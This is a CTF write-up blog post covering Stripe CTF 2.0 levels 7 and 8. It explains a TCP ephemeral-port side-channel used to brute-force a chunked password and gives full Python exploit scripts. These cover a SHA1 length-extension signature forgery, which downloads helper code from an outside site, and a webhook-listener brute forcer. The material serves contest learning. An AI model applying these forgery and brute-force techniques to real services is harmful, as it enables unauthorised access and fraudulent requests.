To transmit data via TCP, multiple things have to occur at the lower levels of the OSI model which happen 'automatically' for the end user. However, at level 4 *(Transport layer)*, some of the input is IP addresses and ports. The packets need to know where they are have come from and where they are going. When the attacker filled in the webhooks value, they typed in a source IP address & port, and the destination IP address & port is automatically handled. The IP address will match the value assigned to the network card, and the port value will randomly be chosen. Due to the nature of TCP, this connection will stay established allowing for the response to be sent back to the destination IP address & port. As soon as the connection is over, the port is closed. This is called the ephemeral port *(and it is the key in breaking the application!)*.

After performing a quick test to understand how twisted, handles ephemeral ports, the attacker discovers it consecutively assigns the ports

The attacker can use this information to their advantage as follows:

> The application is started, creating the chunk servers.
>
> Once ready, the primary server is created knowing the addresses of the chunk servers.
>
> The attacker sends the password of '123456789012' to the primary server, and their IP address as the webhook as well as a free open port.
>
> The primary server splits the password up into '123', '456', '789', and '012'.
>
> The primary server starts to prepare to send the first chunk to the first chunk server via a TCP connection.
>
> The primary server is aware of destination values *(as this is the chunk server)*, and then defines the source values. It uses its IP address, and then opens a port to be used as the ephemeral port. In this example, the port will be '12340'.
>
> In this example, the first chunk, '123', is correct. So the chunk server replies with '{"success": true}', back to the primary server.
>
> The primary then sends the next chunk to the next chunk server, also via an TCP connection.
>
> Like before it also known the destination value of the chunk server, and uses them for the destination address for the packet. It uses the same source IP address *(itself)* as before, however it creates a new ephemeral port, as it is a new connection. Due to the nature of twisted; the ephemeral port will be '12341'.
>
> In this example, the next chunk value isn't correct, so the server replies with '{"success": false}' back to the primary server.
>
> The primary server then stops checking the chunks, and then reports that the password wasn't correct back to the webhook value via TCP. It uses the webhook value as the source values *(which the attacker defined at the same time when they sent the password)*, the same IP address of itself, and how twisted works, the ephemeral port will be '12342'.
>
> The attacker is then able to listen for the connection back from the primary server, monitoring a specified port, waiting to see what the source port is.
>
> The attacker will receive the message '{"success": false}', from the port '1232.'.
>
> The attacker repeats the request, and sends the same password & webhook values back to the primary server and listens again on the port.
>
> The primary repeats the stages from 4 - 11, with the only difference instead of the ephemeral port starting at 12340, it will start from 12343, as 3 TCP connections were made.
>
> The attacker will then get the same result for the same password, except they will receive it from port 12347.
>
> The attacker compares the difference in ports between the two requests, and is able to conclude that as three requests were made, the first chunk is correct. This is because one connection is needed to send the value to the first chunk server, and another one is required to send a message back to the attacker *(stating the result of the request)*. As the attacker knows that the application works by sending a connection to the second chunk server, the first chunk server has to be correct. This makes the connection count to three, as the port differences are three.

The above walkthrough would fail for the attacker if they were to carry it out, due to the hint in the briefing that level 8 has a limited connection out. Therefore if the attacker was to use the level 2 as the webhook, the level 8 will be able to communicate to it.

Another issue with the walkthrough above only takes in consideration if it is just the attacker communicating with the application, if there was another user to connect to during the process - the application would increase for them, causing a false positive result. This can be overcome by repeating the process multiple times, when the

port count is greater than two, until there is only one port left.

The attacker now has a method in which they are able to detect at what stage the chunk is incorrect, allowing them to take full advantage of the smaller password size of to 10^3 rather than 10^12, which will speed up the time to brute force the key.

The attacker creates a python script loop from 000 to 999, padding the remaining values to make the length sent always equal to 12. If the port differences is anything other than '2', they need to make a note of the password sent so it can be tried again; then to keep looping around until there is only one value left, which will be the first chunk. This is to always be sent to the application, and the script can start to brute force the next three digits and increase by one the differences of what the ports should be, so it's now '3'. This is repeated for the third chunk, adding the second chunk to the value to be always sent, and increase the difference to '4'. For the final chunk, the script can just start the brute force values at 000, and keep increasing until the server replies back with '{"success": true}"'. What value was last sent to the application, is the final key to stripe-ctf 2.0 *(Web Edition)*.

In short: Network side attack to count the differences between the TCP ephemeral ports when brute forcing four sections of the key.
Input: *See code*
Info: http://www.python.org
Info: http://twistedmatrix.com/trac/

Summary

I had great fun in taking part of this CTF. I am regretting that I was unable to take part in the first challenge, however, I'm looking forward to seeing if stripe do another one.

The level which took me the longest to figure out, was level 7 *(WaffleCopter)*, the crypto issue with SHA1 hash length, and I need to find a few more puzzles in this area.

Code

level7.py

```
#!/usr/bin/env python
# Imports
import argparse, cookielib, hashlib, os, re, requests, urllib, urllib2
from BeautifulSoup import BeautifulSoup

# Have we got the extra VNSecurity files?
vnsecurity = os.path.isfile("sha.py")
if not vnsecurity:
    #bash fu: wget --quiet http://force.vnsecurity.net/download/rd/sha{-padding,ext,}.py
    urllib.urlretrieve("http://force.vnsecurity.net/download/rd/sha-padding.py", "sha-padding.py")
    urllib.urlretrieve("http://force.vnsecurity.net/download/rd/shaext.py", "shaext.py")
    urllib.urlretrieve("http://force.vnsecurity.net/download/rd/sha.py", "sha.py")
from shaext import shaext # Thanks: http://www.vnsecurity.net/t/length-extension-attack/

# Settings
server7IP = "level07-#.stripe-ctf.com"
server7User = "user-##########"

# Functions
def main():
    global originalRequest, originalSig
    if not originalRequest or not originalSig:
        print "[>] Attempting to automatically grab the necessary information"
        #bash fu: "curl --silent --dump-header level07-header https://%s/%s/login -
d 'username=ctf&password=password' > /dev/null && curl --silent -b level07-
header https://%s/%s/logs/1 > level07-dump" % (server7IP, server7User, server7IP, server7User)
        cj = cookielib.CookieJar()
        opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(cj))
        login_data = urllib.urlencode({'username' : 'ctf', 'password' : 'password'})
        opener.open("https://%s/%s/login" % (server7IP, server7User), login_data)
        resp = opener.open("https://%s/%s/logs/1" % (server7IP, server7User))
        result = resp.read()

        # parse the HTML
        html = re.search('(.*)', result).group(1).split('|sig:');

        if not originalRequest:
            # Get the original request
            #bash fu: grep code level07-dump | sed -e 's/.*//;s/<\/code>.*//' | grep sig | awk -
F '|' '{print $1}' | head -n 1 | w3m -dump -T text/html
            originalRequest = str(BeautifulSoup(html[0], convertEntities = BeautifulSoup.HTML_ENTIT
IES).contents[0])

        if not originalSig:
            # Get the original request's sigurture (check sum)
            #bash fu: grep code level07-dump | sed -e 's/.*//;s/<\/code>.*//' | grep sig | awk -
F '|' '{print $2}' | head -n 1 | awk -F ':' '{print $2}'
            originalSig = html[1]

    print "[i]   Original request: %s" % (originalRequest)
```

```
    print "[i] Original sigurture: %s" % (originalSig)
    print "-" * 100

    # Add 'original request' + 'key length' + 'original sigurture', then attack the padding on the SHA1 l
ength. Thanks again VNSecurity!
    ext = shaext(originalRequest, keylen, originalSig)

    # Add on what we wish to inject
    ext.add(add_msg)

    # Create request and convert to hex'd checksum for sigurture
    (new_msg, new_sig) = ext.final()
    query = new_msg + '|sig:' + new_sig

    print "[i]        Key length: %s" % (keylen)
    print "[i]   Updated request: %s" % (repr(new_msg))
    print "[i] Updated sigurture: %s" % (new_sig)

    resp = requests.post('https://%s/%s/orders' % (server7IP, server7User), data=query)
    result = resp.text.rstrip()
    print "-" * 100
    print "[i]  'Injected' request: %s" % (repr(query))
    print "[i] Web server response: %s" % (resp)
    print "[i]               Result: %s" % (result)

    print "-" * 100
    if "confirm_code" in result:
        result = re.search('"confirm_code": \"(.*)\", "message"', result)
        print "[i] '%s' is the flag for '%s'. Enjoy!" % (result.group(1), server7User)
    else:
        print "[!] Something went wrong. Wasn't able to get the key"

# Main
if __name__ == "__main__":
    # Varaibles
    originalRequest = ""
    originalSig = ""
    keylen = 14                     # How long is the 'secret'
    add_msg = '&waffle=liege'       # What to 'inject'

    parser = argparse.ArgumentParser(formatter_class=argparse.RawDescriptionHelpFormatter)
    parser.add_argument('-r','--request', help="The original request")
    parser.add_argument('-s','--sig', help="The original request's sigurture")

    args = parser.parse_args()

    if args.request:
        originalRequest = args.request
    if args.sig:
        originalSig = args.sig

    main()
```

level8.py

```
#!/usr/bin/env python
# Imports
import datetime, httplib, os, time
from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer

# Settings
server2IP = "level02-#.stripe-ctf.com"
server8IP = "level08-#.stripe-ctf.com"
server8User = "user-##########"

# Classes
# Web server
class webHandler(BaseHTTPRequestHandler):
    # When we get a POST request from cURL do this
    def do_POST(self):
        global firstRun

        # Web server info
        getResult = self.rfile.read(int(self.headers["Content-Length"]))
        self.send_response(200)
        self.send_header("Content-type", "text/plain")
        self.end_headers()

        if firstRun == True:
            firstRun = False
            noteTheTime()
            print "[i] Started at: %s" % (time.asctime(time.localtime(time.time())))
            print "[xxx]restofkey =-= OldPort-Ports =-= %s =-
= Remaing Ports\n%s" % ("Result".center(11), "-" * 68)
```

```
        # This is where the magic happens!
        action(self.client_address[1], getResult)

        # End
        return

    # Hides server output
    def log_message(self, format, *args):
        return

# Functions
# The major function
def action(port, getResult):
        global selectionCurrent, selectionArray, left2Try, portLast, selection1, selection2, selection3, t
imeArray, timeLoop
        # Display result
        if selectionCurrent == 1:
            print "[%s]000000000" % (str(left2Try[selectionArray]).zfill(3)),
        elif selectionCurrent == 2:
            print "%s[%s]000000" % (selection1.zfill(3), str(left2Try[selectionArray]).zfill(3)),
        elif selectionCurrent == 3:
            print "%s%s[%s]000" % (selection1.zfill(3), selection2.zfill(3), str(left2Try[selectionArray]).
zfill(3)),
        else:
            print "%s%s%s[%s]" % (selection1.zfill(3), selection2.zfill(3), selection3.zfill(3), str(left2Try
[selectionArray]).zfill(3)),

        # Calcutate the port and differnces
        portDiff = port - portLast
        portLast = port

        # How far are we?
        if selectionCurrent == 4:
            if getResult == '{"success": false}':
                print "is wrong"
                selectionArray += 1
                connect()
            else:
                noteTheTime()
                print "== *CORRECT!*"
                print "-" * 68
                print "
[i] '%s%s%s%s' is the flag for '%s'. Enjoy!" % (selection1.zfill(3), selection2.zfill(3), selection3.zfill(
3), str(left2Try[selectionArray]).zfill(3), server8User)
                print "[i] Finished at: %s" % (time.asctime(time.localtime(time.time())))
                for x in range(1, len(timeArray)):
                    timeTaken = timeArray[x] - timeArray[x-1]
                    print "
[i] Selection #%s took: %s seconds (%s minutes)" % (x, timeTaken.seconds, timeTaken.seconds/
60)
                timeTaken = datetime.datetime.now()-timeArray[0]
                print "
[i] Total time taken: %s seconds (%s minutes)" % (timeTaken.seconds, timeTaken.seconds/60)
                os._exit(2)
        else:
            # Only one result left - so we will go with that (and hope!)
            if len(left2Try) == 1:
                noteTheTime()
                timeTaken = timeArray[timeLoop]-timeArray[timeLoop-1]
                print "=-= YES!"
                print "[i] Selction #%s's key: %s" % (selectionCurrent, str(left2Try[0]))
                print "
[i] Time taken: %s seconds (%s minutes)" % (timeTaken.seconds, timeTaken.seconds/60)
                print "-" * 68

                # Move onto the next selection
                selectionCurrent += 1
                if selectionCurrent == 2:
                    selection1 = str(left2Try[0])
                elif selectionCurrent == 3:
                    selection2 = str(left2Try[0])
                else:
                    selection3 = str(left2Try[0])
                left2Try = range(999)
                selectionArray = 0
            else:
                # How big is is the differences? Could it be the value?
                if portDiff == 1 + selectionCurrent:
                    print "=-= Diffence: %s =-= %s =-
= Remaning: %s" % (str(portDiff).center(3), "No".center(11), str(len(left2Try)))
                    left2Try.remove(left2Try[selectionArray])
                else:
                    print "=-= Diffence: %s =-= %s =-
= Remaning: %s" % (str(portDiff).center(3), "MAYBE".center(11), str(len(left2Try)))
```

```
                selectionArray += 1

            # Start the cycle again
            connect()

    # Make the correct to other server
    def connect():
        global left2Try, selectionCurrent, selectionArray, selection1, selection2, selection3, server2IP, s
    erver8IP, server8User
        if len(left2Try) - 1 < selectionArray:
            selectionArray = 0

        # Find the flag to try
        if selectionCurrent == 1:
            flag2Try = "%s000000000" % (str(left2Try[selectionArray]).zfill(3))
        elif selectionCurrent == 2:
            flag2Try = "%s%s000000" % (selection1.zfill(3), str(left2Try[selectionArray]).zfill(3))
        elif selectionCurrent == 3:
            flag2Try = "%s%s%s000" % (selection1.zfill(3), selection2.zfill(3), str(left2Try[selectionArray]
    ).zfill(3))
        else:
            flag2Try = "%s%s%s%s" % (selection1.zfill(3), selection2.zfill(3), selection3.zfill(3), str(left2T
    ry[selectionArray]).zfill(3))

        # Do it!
        try:
            server8Connection = httplib.HTTPSConnection(server8IP, 443, timeout=30)
            server8Connection.request("POST", "/%s/" % (server8User), '{"password": "%s", "webhooks":
     ["%s:%s"] }' % (flag2Try, server2IP, str(server2Port)))
            server8Connection.close()
        except:
            print "[!] Something went wrong"
            os._exit(1)

    # Make a note of the time
    def noteTheTime():
        global timeArray, timeLoop
        timeLoop += 1
        timeArray.insert(timeLoop, datetime.datetime.now())

    # Main function
    def main():
        global server2Port
        try:
            # Start server on a random port
            server = HTTPServer(("", 0), webHandler)
            server2Port = server.server_port

            # Feedback to the user and give the 'trigger' command
            print "[>] Started server (http://0.0.0.0:%s)" % (server2Port)
            print "[>] To start brute forcing, run:\ncurl https://%s/%s/ -
    d '{\"password\": \"000000000000\",\"webhooks\": [\"%s:%s\"]}'" % (server8IP, server8User, server2
    IP, server2Port)

            # Run forever...
            server.serve_forever()
        except KeyboardInterrupt:
            # ...until the user breaks out!
            print "[>] Shutting down server"
            server.socket.close()

    # Main program
    if __name__ == "__main__":
        # Default values
        firstRun = True
        left2Try = range(999)
        portLast = 0
        selection1 = selection2 = selection3 = "000"
        selectionArray = 0
        selectionCurrent = 1
        timeArray = []
        timeLoop = -1

        main()
        os._exit(0)
```

Notes

Camtasia Studio has rendered a couple of highlight boxes unevenly. Nothing I can do this about this.

Songs: Joe Syntax - Leave The World Behind & Logistics - Together & Way Out West - The Gift (Logistics Remix) & High Contrast - Return Of Forever
Video length: 24:36
Capture length: 02:15:11

Blog Post: http://g0tmi1k.blogspot.co.uk/2012/09/video-stripe-ctf-20-web-edition_3.html

Posted by g0tmi1k at 01:05 +3 Recommend this on Google

Labels: CTF, Video

4 comments:

Double Dragon 3 September 2012 03:53

First reader. And first comment. Cheers! Keep sharing bro! ;)

Reply

ikonspirasi.com 3 September 2012 08:31

nice post here, i can learn a lot, thx for sharing :)

Reply

Slyr0x 3 September 2012 13:09

Welcome back bro. .I've missed your posts :-)

Reply

Ike 4 September 2012 23:03

Hi g0tmi1k, its amazing how you complete the challenges,thanks very much for share it and encourage !

Reply

Enter your comment...

Comment as: Lee Wei (Google) Sign out

Publish Preview Subscribe by email

Links to this post

Create a Link

Home Older Post

Subscribe to: Post Comments (Atom)

Subscribe To

Posts

Comments